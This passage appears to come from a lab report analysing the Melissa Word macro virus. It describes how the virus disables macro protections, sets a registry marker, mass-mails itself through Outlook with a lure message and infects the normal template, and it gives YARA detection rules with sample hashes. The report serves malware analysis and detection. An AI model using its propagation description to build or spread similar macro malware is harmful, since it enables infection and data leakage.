commands, the Confirm Conversions option, the MS Word macro virus protection, and the Save Normal Template prompt. The virus then checks to see if the registry key "HKEY_CURRENT_USER\Software\Microsoft\Office\Melissa?" contains the value ". . . by Kwyjibo." This is how the virus determines whether it has activated on this system.

The virus then opens Outlook, if present on the system, and sends one email for each address list. The email may contain up to 50 recipients. The email will contain the subject line: "Important Message From {user name}" and the message body will be "Here is that document you asked for . . . don't show anyone else :-)" The virus then attaches a copy of the infected active document to the outgoing mail. The name of the original infected attachment was List.doc, but it could be any name.

If the user does not have Outlook, the virus will not work. Then the virus modifies the value of the registry key mentioned above so it is equal to "... by Kwijibo" -- indicating that it has successfully activated on this computer. After that, the virus checks to see if the normal template and active document are infected, and if either is not, it infects the file. Finally, if the day of the month is equal to the minute (for example, if it is March 26 at 3:26 pm), the virus will type the following text on the active document: "Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."

Is the damage limited only to denial-of-service?

No. Under some circumstances, confidential documents can be leaked without the user's knowledge. These circumstances include the use of a single template file by more than one user, and the transmission of an infected document to another user who has not previously been infected. Additionally, if you fail to clean up the virus correctly and completely (for example, by not cleaning the normal.dot file) you may expose confidential information at a later time.

- **CERT Advisory CA-99-04-Melissa-Macro-Virus**
Original issue date: Saturday March 27 1999
- **Systems Affected**
 - * Machines with Microsoft Word 97 or Word 2000
 - * Any mail handling system could experience performance problems or a denial of service as a result of the propagation of this macro virus.
- Major reported incidents.
<https://packetstormsecurity.com/files/12131/melissa.macro.virus.txt.html>

Yara Rule:

The generated Yara rule identifies the files as malware.

rule Mellissa_Samplerun

```
{
  strings:
    $a= "Microsoft Office Word"
    $b= "Document_Open"
    $c= "Root Entry"
    $d= "Macros"
    $e= "Outlook.Application"
    $1= "Melissa*"
    $2= "Here is that document you asked for ... don't show anyone else ;-)"
```

```

$3= "... by Kwyjibo"
$4= "Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!"
$5= "Word -> Email | Word 97 <--> Word 2000 ... it's a new age! "
$6= "Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's
over. I'm outta here. "
$7= "WORD/Melissa written by Kwyjibo"
$f= "outlook"
$g= "profile"
$h= "password"
condition:
($a and $b and $c and $d and $e) or $1 or $2 or $3 or $4 or $5 or $6 or $7 or ($f and $g and $h)
}

```

Generating Super rule for all 3-hash using Automated Yara generator:

```

rule Melissa_sampleSuperRule{
  meta:
    description = "from files
0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484,
ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c, sample_lab6_18_sep"
    author = "Rule Generator"
    date = "2021-09-18"
    hash1 = "0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484"
    hash2 = "ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c"
    hash3 = "b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf"
  strings:
    $s1 = "password " fullword ascii
    $s2 = "CommandBars" fullword ascii
    $s3 = "NormalTemplateq" fullword ascii
    $s4 = "HKEY_CURRENT_USER\\Software\\Microsoft\\Office\\9.0\\Word\\Security" fullword ascii
    $s5 = "HKEY_CURRENT_USER\\Software\\Microsoft\\Office\\" fullword ascii
    $s6 = "GetNameSpaceC" fullword ascii
    $s7 = "ToInfect" fullword ascii
    $s8 = "Word -> Email | Word 97 <--> Word 2000 ... it's a new age! " fullword ascii
    $s9 = "VBComponents" fullword ascii
    $s10 = "ConfirmConversions" fullword ascii
    $s11 = "AddressLists" fullword ascii
    $s12 = "PrivateProfileString[" fullword ascii
    $s13 = "AddressEntries" fullword ascii
    $s14 = "Important Message From " fullword ascii
    $s15 = "Private Sub Document_Open()" fullword ascii
    $s16 = "Private Sub Document_Close()" fullword ascii
    $s17 = "1Normal.Melissa" fullword wide
    $s18 = "Melissa" fullword wide
    $s19 = "Documentj" fullword ascii
    $s20 = "Word.Document.8" fullword ascii /* Goodware String - occurred 3 times */
  condition:
    ( uint16(0) == 0xcfd0 and filesize < 200KB and ( 8 of them )
    ) or ( all of them )
}

```

```

rule
_ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c_sample_lab6_18_sep
_1 {
  meta:
    description = "from files
ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c, sample_lab6_18_sep"
    author = " Rule Generator"
    date = "2021-09-18"
    hash1 = "ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c"
    hash2 = "b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf"
  strings:
    $s1 = ".Log`on \"p\" fullword ascii
    $s2 = "Importan" fullword ascii
    $s3 = "(1 - 1" fullword ascii
    $s4 = "_USER\\So" fullword ascii
    $s5 = "Comman" fullword ascii
    $s6 = ".GetAA" fullword ascii
    $s7 = "- scoret" fullword ascii
    $s8 = "Module" fullword ascii /* Goodware String - occured 856 times */
    $s9 = "$Customi6z" fullword ascii
    $s10 = "Udon't s" fullword ascii
    $s11 = "aDasOutl ook, " fullword ascii
    $s12 = "Email |" fullword ascii
    $s13 = "rror Res" fullword ascii
    $s14 = "'WORD/TLD w" fullword ascii
    $s15 = "Document~" fullword ascii
    $s16 = "MSFormsC" fullword ascii
    $s17 = "Word\\Sec urity" fullword ascii
    $s18 = " H_.User" fullword ascii
    $s19 = "From \" &" fullword ascii
    $s20 = "dBars(\"M" fullword ascii
  condition:
    ( uint16(0) == 0xcfd0 and filesize < 200KB and ( 8 of them )
    ) or ( all of them )
}

```

Conclusion:

Analysing the file we came to conclusion, that the file is malware and all the intel and related sample we gathered conclude the malware belonging to Melissa Virus.